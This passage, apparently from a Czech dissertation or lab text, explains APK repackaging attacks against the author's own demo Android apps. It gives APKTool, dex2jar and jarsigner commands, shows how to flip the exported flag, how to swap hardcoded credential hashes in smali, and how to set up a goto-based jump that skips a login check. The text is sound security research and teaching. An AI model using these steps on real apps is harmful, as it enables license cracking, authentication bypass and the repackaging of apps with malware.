Výsledky výzkumu provedeného v rámci dizertační práce naznačují, že část mobilního malware spadá do obou kategorií. Nejprve je z nějaké atraktivní aplikace (například populární hra) odstraněno zabezpečení bránící v jejím používání neplatícím uživatelům a následně je do hostitelské aplikace vložen škodlivý kód. Takto infikovaný balíček se distribuuje prostřednictvím torrentů a file share serverů.

Princip APK repackage spočívá v dekompilaci APK balíčku pomocí nástroje APKTool. Úpravě aplikační logiky modifikací jazyka smali nebo pomocí změny zdrojů aplikace, například AndroidManifest.xml, strings.xml apod. Další fází je opětovné vytvoření APK balíčku s využitím programu APKTool. Jako poslední je potřeba nově vytvořený APK balíček falešně podepsat. Z výše uvedeného popisu vyplývá, že jde o rozbalení, modifikaci a opětovné zabalení APK balíčku, jedná se o „přebalení“, tedy repackage.


V analytické části výzkumu byla velká pozornost věnována odhalení principů fungování a modifikaci programových konstruktů jazyka smali. Z důvodu

neexistence nebylo možné použít žádnou dokumentaci. Tato fáze výzkumu byla proto časově velmi náročná, protože autor musel pomocí metod Reverse Engineeringu odhalit veškerou funkcionalitu sám.

Útok na parametr exported souboru AndroidManifest.xml

Většina mobilních aplikací nabízejících funkcionalitu (nebo její část) pouze pro platící/registrované uživatele se skládá z aktivit dvojího typu. První skupinu tvoří veřejné aktivity, které může spustit každý uživatel, viz body 1A a 1B na obrázku 4.39. Typicky se jedná o startovní aktivitu, která má v souboru AndroidManifest.xml příznaky MAIN a LAUNCHER nebo o strážní aktivitu, jež chrání vstup do zabezpečené části mobilní aplikace. Chráněná aktivita, nabízející cennou funkcionalitu je na obrázku 4.39 reprezentována bodem 2. Startovní aktivita často plní i roli strážní aktivity a je to jediná aktivita, kterou mohou spustit jak platící, tak neplatící uživatelé. Strážní aktivita má za úkol ověřit identitu platících zákazníků a spustit jim chráněnou část aplikace. Ostatním uživatelům zobrazí pouze zprávu, že přihlašovací údaje nejsou platné, případně informace, jakým způsobem si mohou danou aplikaci zakoupit. Proces ověřování nemusí probíhat ve strážní aktivitě. Kontrola uživatelského jména a hesla může probíhat například prostřednictvím aplikačních serverů. V takovém případě strážní aktivita plní pouze roli prostředníka, který zprostředkovává předání uživatelských vstupů na příslušný server a na základě jeho rozhodnutí spustí nebo nespustí aktivitu nabízející cennou funkcionalitu. Spouštění lze například realizovat pomocí intentů:

```
Intent intent = new Intent(context, ProtectedActivity.class);
startActivity(intent);
```



Obr. 4.39: Schéma aplikace nabízející placenou funkcionalitu [zdroj vlastní]

Jedním z prostředků, jak zabránit přímému spouštění chráněných aktivit je parametr exported, který má příslušná aktivita ve svém elementu v souboru AndroidManifest.xml. Používání parametru je popsáno ve vývojářské dokumentaci takto:

“…android:exported, this element sets whether the activity can be launched by components of other applications — "true" if it can be, and "false" if not. If "false", the activity can be launched only by components of the same application or applications with the same user ID…” [131].


Z výše uvedeného popisu vyplývá, že chráněná aktivita by měla mít v příslušném elementu activity nastavenu hodnotu android:exported=“false“, čímž se zabrání přímému spouštění chráněných aktivit z jiných aplikací (například z malware).

Pokusí-li se aplikace A spustit chráněnou aktivitu aplikace B, která má parametr nastaven na hodnotu android:exported=“false“, způsobí to bezpečnostní výjimku a běh aplikace A je ukončen. Chráněná aktivita aplikace B není spuštěna. Výsledek je vidět na ukázce níže. Log bezpečnostní výjimky byl zachycen programem logcat.

Log pádu aplikace, která se pokusila spustit chráněnou aktivitu jiné aplikace:

01-10 17:40:21.008 E/AndroidRuntime(3122): Caused by: java.lang.SecurityException: Permission Denial: starting Intent { act=android.intent.action.MAIN cmp=cz.utb.fai.appb/.ProtectedActivity } from ProcessRecord{25b6199 3122:cz.utb.fai.appa/u0a63} (pid=3122, uid=10063) not exported from uid 10062

Pokud bude chtít útočník spouštět chráněné aktivity jiných aplikací ze své aplikace/malware, bude muset nejprve udělat útok na parametr exported. Aby bylo možné s parametrem manipulovat, je nutné nejprve provést dekompilaci APK balíčku pomocí nástroje APKTool. V dalším kroku je otevřen soubor AndroidManifest.xml a u aktivity obsahující cennou funkcionalitu změnit hodnotu parametru z android:exported=“false“ (na obrázku 4.40 je označen červeně) na android:exported=“true“ (parametr exported s hodnotou „true“ je nutné přidat i v případě, že u elementu activity není parametr exported vůbec uveden).



Obr. 4.40: Parametr exported v souboru AndroidManifest.xml [zdroj vlastní]

Následně je proveden build APK balíčku pomocí příkazu java -jar apktool.jar b BestMaps11 -o BestMaps11HACKED.apk. Posledním krokem by měla být instalace upraveného APK balíčku. Z obrázku 4.41 je jasné, že takto vytvořený

APK balíček není možné nainstalovat ani do fyzického mobilního zařízení ani do emulátoru, a to ani v případě, že byl proveden root. Aby bylo možné aplikaci nainstalovat, je nutné ji falešně podepsat. Jedním z možných řešení je využít jarsigner a klíč, který se používá pro instalaci mobilních aplikací během jejich vývoje:

```
#!/bin/bash
jarsigner -verbose -keystore ~/.android/debug.keystore -storepass android -keypass android -digestalg SHA1 -sigalg MD5withRSA $1 androiddebugkey
```

```
workshop@ubuntu:~/lab$ adb install BestMaps11HACKED.apk
[100%] /data/local/tmp/BestMaps11HACKED.apk
        pkg: /data/local/tmp/BestMaps11HACKED.apk
Failure [INSTALL_PARSE_FAILED_NO_CERTIFICATES]
```

Obr. 4.41: Neúspěšná instalace upraveného APK balíčku [zdroj vlastní]


Jak je vidět z obrázku 4.42, nyní je již možné do mobilního zařízení či emulátoru nainstalovat upravený APK balíček. Balíček, který byl zmanipulován výše uvedeným způsobem je zranitelný nejen na útoky typu Authentication Bypass, ale také je možné napsat malware, který bude přímo spouštět chráněnou část upravené aplikace. Škodlivý software bude plnit úlohu spouštěče chráněné části placené aplikace a zároveň bude spouštět na pozadí (bez vědomí uživatele) svůj vlastní kód (jak Authentication Bypass, tak malware jsou vysvětleny v oddílech 4.6.3 a 5.2.8 dizertační práce).

```
workshop@ubuntu:~/lab$ adb install BestMaps11HACKED.apk
[100%] /data/local/tmp/BestMaps11HACKED.apk
        pkg: /data/local/tmp/BestMaps11HACKED.apk
Success
```

Obr. 4.42: Úspěšná instalace upraveného APK balíčku [zdroj vlastní]

Útoky na zabezpečovací mechanismy

Další možností, jak zneužít APK repackage představují útoky na zabezpečovací mechanismy. V oddíle, který se jmenuje Hardcoded Credentials, byl popsán případ, kdy byl místo otevřeného hesla použit výstup hashovací funkce. V uvedeném případě se jednalo o dostatečně dlouhé a komplexní heslo, takže útočník nemohl zjistit jeho otevřenou podobu. Popsané zabezpečení je však možné prolomit s využitím APK repackage. Princip útoku je naznačen na obrázku 4.43.



Obr. 4.43: Princip útoku na zabezpečovací mechanismus pomocí APKTool [zdroj vlastní]

Místo aby útočník hledal otevřenou podobu uživatelského jména a hesla, například pomocí Rainbow tabulek, provede jejich nahrazení v kódu za hashované hodnoty, které zná. Typický postup je následující. Nejprve jsou provedeny dekompilace APK balíčku (typ 1 i 2). Pro dekompilaci prvního typu je použit příkaz ./dex2jar.sh BestMaps12.apk, který vytvoří z APK balíčku jar soubor (dex2jar BestMaps12.apk -> ./BestMaps12-dex2jar.jar). BestMaps12-dex2jar.jar je otevřen pomocí Java Decompileru. Následně se v jazyce Java vyhledá kritické místo zdrojového kódu. Ve třídě MainActivity.class je metoda onClickButtonLogin, která se stará o obsluhu události kliknutí na tlačítko s cílem ověřit platící zákazníky. Metoda obsahuje kritickou část kódu:

```
if (new CheckCredentials(this.loginEditText.getText().toString(),
  this.passwordEditText.getText().toString()).isValid().booleanValue())
{
  this.loginEditText.setText("");
  this.passwordEditText.setText("");
  startActivity(new Intent(this.context, BestMapsActivity.class));
  return;
}
this.loginEditText.setText("");
this.passwordEditText.setText("");
Toast.makeText(this.context, "Wrong Credentials", 1).show();
}
```

Výše uvedený zdrojový kód je pro útočníka zajímavý, neboť z něho vyplývá, že o ověření se stará třída CheckCredentials.class. V konstruktoru je instanci třídy předáno přihlašovací jméno (this.loginEditText.getText().toString()) a heslo (this.passwordEditText.getText().toString()), které uživatel zadal do textových polí strážní aktivity. Následně je zavolána metoda isValid() patřící třídě CheckCredentials.class. Kód isValid().booleanValue() naznačuje, že výsledkem ověření bude logická hodnota. To znamená, že pro nalezení slabého místa zdrojového kódu je potřeba provést analýzu třídy CheckCredentials.class.


Ukázka zdrojového kódu metody isValid() třídy CheckCredentials.class:

```
public Boolean isValid()
   throws NoSuchAlgorithmException, UnsupportedEncodingException
{
  Boolean localBoolean2 = Boolean.valueOf(false);
  Boolean localBoolean1 = localBoolean2;
  if (hashString(getEnteredLogin(), this.algorithm).equals(getLogin()))
  {
    localBoolean1 = localBoolean2;
    if (hashString(getEnteredPasswd(), this.algorithm).equals(getPasswd()))
    {
      localBoolean1 = Boolean.valueOf(true);
    }
  }
  return localBoolean1;
}
```

Z výše uvedeného kódu vyplývá, že pokud je shodný hash přihlašovacího jména, které zadal uživatel (getEnteredLogin()) a obsah vrácený metodou getLogin() a současně je shodný hash hesla, které zadal uživatel (getEnteredPasswd()) a obsah vrácený metodou getPasswd(), pak je návratová hodnota „true“. V opačném případě metoda isValid() vrací „false“. Kritickým místem zdrojového kódu jsou metody getLogin() a getPasswd():

```
private String getLogin()
{
  return this.login;
}

private String getPasswd()
{
  return this.passwd;
}
```

Z ukázky je patrné, že hashované hodnoty uživatelského jména a hesla jsou uloženy v proměnných this.login a this.passwd, které se nacházejí ve třídě CheckCredentials.class. Obsahy proměnných jsou zachyceny na obrázku 4.44 v červeném rámečku.



Obr. 4.44: Obsahu proměnných login a passwd [zdroj vlastní]

Nástroje dex2jar a Java Decompiler (JD-GUI) umožňují pohodlnou analýzu aplikační logiky v jazyce Java, ale nedisponují žádnými prostředky, jak obsahy proměnných login a passwd změnit. Z tohoto důvodu je potřeba provést dekompilaci druhého typu pomocí APKTool a hodnoty proměnných změnit v jazyce smali[17]. Dekompilace za použití příkazu java -jar apktool.jar d BestMaps12.apk vytvoří adresář BestMaps12, ve kterém se nachází podadresář smali. Tento podadresář obsahuje adresáře android a cz. Adresář android není pro uvedený typ útoku zajímavý, kromě toho útočník již z analýzy jar souboru BestMaps12-dex2jar.jar ví, že se třída CheckCredentials.class nachází v balíčku:

```
package cz.utb.fai.bestmaps12;
```

Obsah adresáře cz, tuto strukturu kopíruje:

```
workshop@ubuntu:~/lab/BestMaps12/smali/cz/utb/fai/bestmaps12$ pwd
/home/workshop/lab/BestMaps12/smali/cz/utb/fai/bestmaps12
```

[17] *Jak již bylo popsáno výše, smali je nižší nedokumentovaný jazyk podobný bajtkódu či jazyku symbolických adres, který je určen pro stroje. Analýza aplikační logiky a hledání slabých míst v zabezpečení by bylo prostřednictvím jazyka smali časově velmi náročné. Proto útočníci nejprve provedou dekompilaci typu 1 a staticky analyzují bezpečnostní mechanismy v jazyce Java. Uvedený postup umožní podstatně zkrátit dobu, která je potřebná pro následné úpravy aplikační logiky pomocí jazyka smali.*

Z obrázku 4.45 vyplývá, že hledaná třída CheckCredentials.class se nachází v souboru CheckCredentials.smali. Uvedený soubor obsahuje celou aplikační logiku dané třídy.

```
workshop@ubuntu:~/lab/BestMaps12/smali/cz/utb/fai/bestmaps12$ ls
BestMapsActivity$1.smali  R$attr.smali       R$layout.smali
BestMapsActivity$2.smali  R$bool.smali       R$mipmap.smali
BestMapsActivity.smali    R$color.smali      R.smali
BuildConfig.smali         R$dimen.smali      R$string.smali
CheckCredentials.smali    R$drawable.smali   R$styleable.smali
MainActivity.smali        R$id.smali         R$style.smali
R$anim.smali              R$integer.smali
```


Obr. 4.45: Obsahu adresáře bestmaps12 [zdroj vlastní]

Přípravné zkoumání BestMaps12-dex2jar.jar odhalilo, že v souboru CheckCredentials.smali je nutné vyhledat proměnné login a passwd. Pro analýzu prováděnou ve smali souborech obecně platí, že čím specifičtější řetězec je vyhledáván, tím rychleji je nalezeno správné místo v kódu. Z uvedeného důvodu je výhodné začít hledání výrazem passwd. Název proměnné passwd si vymyslel programátor čistě pro účely svého kódu, nejedná se tedy o klíčové slovo jazyka Java či smali. Rovněž se nejedná o název, který by do smali souborů vkládal operační systém Android. Proto lze předpokládat, že postupné hledání výrazu passwd provede útočníka pouze zájmovými částmi kódu. Na obrázku 4.46 je vidět, že hledání výrazu passwd útočníka rovněž dovedlo i k proměnné login, která je na obrázku označena zeleně:

Do registru v0 je vložen řetězec "6c4f39af50f1e3d939f63514a6edd5507aba0be7aea7659e8ada5756cb2cad27" (byla vytvořena reference), v dalším řádku je za pomoci registru v0 a parametru p0 vytvořen objekt typu String jazyka Java, který se jmenuje login. Útočník musí změnit hash, který se uloží do registru v0:

```
const-string v0, "zde_bude_hash_ktery_utocnik_zna"
```

Stejný postup je nutné provést i na šestnáctém řádku pro passwd. Kód týkající se hesla je na obrázku 4.46 a je označen červeným rámečkem.




Obr. 4.46: Proměnné login a passwd v souboru CheckCredentials.smali [zdroj vlastní]

Jakmile jsou provedeny všechny potřebné změny, je uložen obsah souboru CheckCredentials.smali. Takto upravený zdrojový kód se znovu zkompiluje pomocí příkazu java -jar apktool.jar b BestMaps12 -o BestMaps12HACKED.apk do APK balíčku (build byl vytvořen ze souborů, které jsou v adresáři BestMaps12). Jako poslední se provede falešné podepsání APK balíčku, přičemž pachatelé volí takový způsob podpisu, aby je nebylo možné ztotožnit s daným balíčkem.


Single-Jump Attack

Útoky založené na skocích provedených v kódu aplikace, jako jsou Single-Jump Attack a Multi-Jump Attack, využívají příkaz goto a návěští k tomu, aby se vyhnuly („přeskočily“) bezpečnostní mechanismy dané mobilní aplikace. Schéma zabezpečení je znázorněno na obrázku 4.47. Začátek kódu mohou spustit všichni uživatelé, pak následuje ochranná část kódu, která očekává splnění předem definovaných podmínek, jako jsou platný certifikát, ověření prostřednictvím vzdáleného serveru, platné přihlašovací údaje apod. Jsou-li splněny bezpečnostní podmínky, ochranná část kódu předá řízení té části kódu, která poskytuje cennou funkcionalitu. Ochranná část kódu může disponovat takovými obrannými prostředky, jejichž překonání by bylo pro útočníky konvenčními způsoby nemožné nebo velmi zdlouhavé a tím pádem nákladné.



Obr. 4.47: Schéma zabezpečení mobilní aplikace [zdroj vlastní]

Útok je založen na myšlence, že jednodušší než provádět kryptoanalýzu, či útočit na autentizační server, případně útočit na Android keystore system[18] [84] atd., je lepší problematické místo přeskočit. Situace je naznačena na obrázku 4.48. Na samotný konec veřejně přístupného kódu se umístí příkaz goto :navesti. Navěští je přidáno na úplný začátek kódu poskytujícího cennou funkcionalitu. Jinými slovy pro omezení možných problémů spojených s tímto typem útoku je nutné minimalizovat vzdálenost, která bude přeskočena. V některých případech je potřeba projít ochrannou část kódu a zjistit, které registry z ochranné části kódu jsou nezbytné pro správné fungování kódu poskytujícího cennou funkcionalitu. Uvedené registry včetně relevantního obsahu z ochranné části se umístí bezprostředně za návěstí (tj. na začátek kódu poskytujícího cennou funkcionalitu).



Obr. 4.48: Princip Single-Jump Attack [zdroj vlastní]

Praktická ukázka útoku bude demonstrována na aplikaci Best Game 6, která byla autorem naprogramována na základě komerční aplikace. Po svém startu aplikace zjišťuje, zda se jedná o první spuštění. Pokud je to první spuštění, pak aplikace vytvoří kryptografický klíč a uloží ho v Android keystore system,


[18] *Android keystore system představuje prostředek pro ukládání kryptografických klíčů. Pro útočníky je mnohem těžší extrahovat klíče z Android keystore system, než z jiných částí souborového systému či prostředků aplikace. Android keystore system poskytuje samotný operační systém.*

následně je uživatel vyzván, aby zadal své heslo, které bude chránit danou aplikaci. Heslo zadané uživatelem je zašifrováno pomocí kryptografického klíče, který je uložen v Android keystore system. Uživatelské heslo zašifrované výše uvedeným způsobem je uloženo do privátního datového prostoru, do souboru app_protection.xml (jedná se o string element passwd_key, který je na obrázku 4.49 označen červeně). Následně je zavolána metoda finish, která odešle aplikaci na pozadí. Jakmile se aplikace opět dostane na popředí nebo je znovu spuštěna, zobrazí se strážní aktivita. V případě, že uživatel klikne na tlačítko LOGIN, je rozšifrován passwd_key pomocí klíče uloženého v Android keystore system a porovnán s heslem, které zadal uživatel. Jsou-li obě hodnoty stejné, je spuštěna chráněná část mobilní aplikace. V opačném případě je uživateli zobrazena zpráva, že heslo nebylo správné.

Jelikož je do zabezpečovacího procesu zahrnut kryptografický klíč, který je uložen v Android keystore system a který útočníci neznají, je pro ně velmi těžké podvrhnout obsah passwd_key. Rovněž útok proti Android keystore system s cílem odcizit kryptografický klíč by byl velmi složitý. I provedení kryptoanalýzy obsahu sebou nese značná úskalí protože:

- kryptografický klíč splňuje moderní bezpečnostní standardy,
- string element passwd_key neobsahuje dostatečné množství textu.

Jako nejvýhodnější se proto jeví přeskočit celý zabezpečovací mechanismus pomocí Single-Jump Attack.



Obr. 4.49: Bezpečnostní mechanismus aplikace Best Game 6 [zdroj vlastní]

Aby bylo možné studovat bezpečnostní mechanismy aplikace Best Game 6, je potřeba provést dekompilaci prvního typu, tzn. použít příkaz ./dex2jar.sh BestGame6.apk, který vytvoří z APK balíčku jar soubor. BestGame6-dex2jar.jar je otevřen pomocí Java Decompileru (JD-GUI). V MainActivity.class je metoda checkPassword_onClick, která se prostřednictvím dalších metod a pomocných tříd stará o zabezpečení aplikace. Metoda je aktivována kliknutím uživatele na jediné tlačítko, které se nachází ve strážní aktivitě.

Ukázka kódu metody checkPassword_onClick ve třídě MainActivity.class:

```
public void checkPassword_onClick(View paramView)
{
  if (isFirstRun())
  {
    if (!this.inputText.getText().toString().equals(""))
    {
      firstRun(this.inputText.getText().toString().trim());
    }
  }
  for (;;)
  {
    this.inputText.setText("");
    return;
    Toast.makeText(this.context, "Password is empty!", 1).show();
    continue;
    if (decrypt(this.context.getSharedPreferences("app_protection",
0).getString("passwd_key", "N/A")).equals(this.inputText.getText().toString().trim()))
    {
      this.inputText.setText("");
      startActivity(new Intent(this, BestGameActivity.class));
    }
    else
    {
      this.inputText.setText("");
      Toast.makeText(this.context, "Wrong Password", 1).show();
    }
  }
}
```

Na zdrojový kód metody checkPassword_onClick včetně pomocné metody decrypt (používá klíč uložený v Android keystore system) lze nahlížet jako na černou skříňku. Jediné, co je z hlediska útoku důležité, je nalezení vhodného místa pro umístění příkazu goto a odpovídajícího návěští. Analýzou kódu bylo zjištěno, že nejvhodnější místo je na samém začátku metody checkPassword_onClick, ještě před tím, než se bude zjišťovat, zda se jedná o první start aplikace. Tzn., že příkaz

goto by měl být umístěn před řádek if (isFirstRun()), který je v ukázce označen zeleně. Návěští by mělo být přidáno před řádek startActivity(new Intent(this, BestGameActivity.class)), který je v ukázce označen červeně. Uvedený řádek v nemodifikovaném kódu zajistí spuštění chráněné části aplikace (ovšem až po splnění bezpečnostních podmínek). Nyní, když byla dokončena přípravná analýza a byla nalezena vhodná místa kódu pro provedení Single-Jump Attack, je možné provést dekompilaci typu 2: java -jar apktool_rev.jar d BestGame6.apk. Z Java kódu třídy MainActivity.class byl zjištěn tvar package:

```
package cz.utb.fai.bestgame6_ptlab;
```

Na základě package lze předpokládat, že se smali kód bude nacházet v adresáři smali/cz/utb/fai/bestgame6_ptlab, a v souboru MainActivity.smali. V uvedeném souboru je nutné nejprve najít metodu checkPassword_onClick:

```
# virtual methods
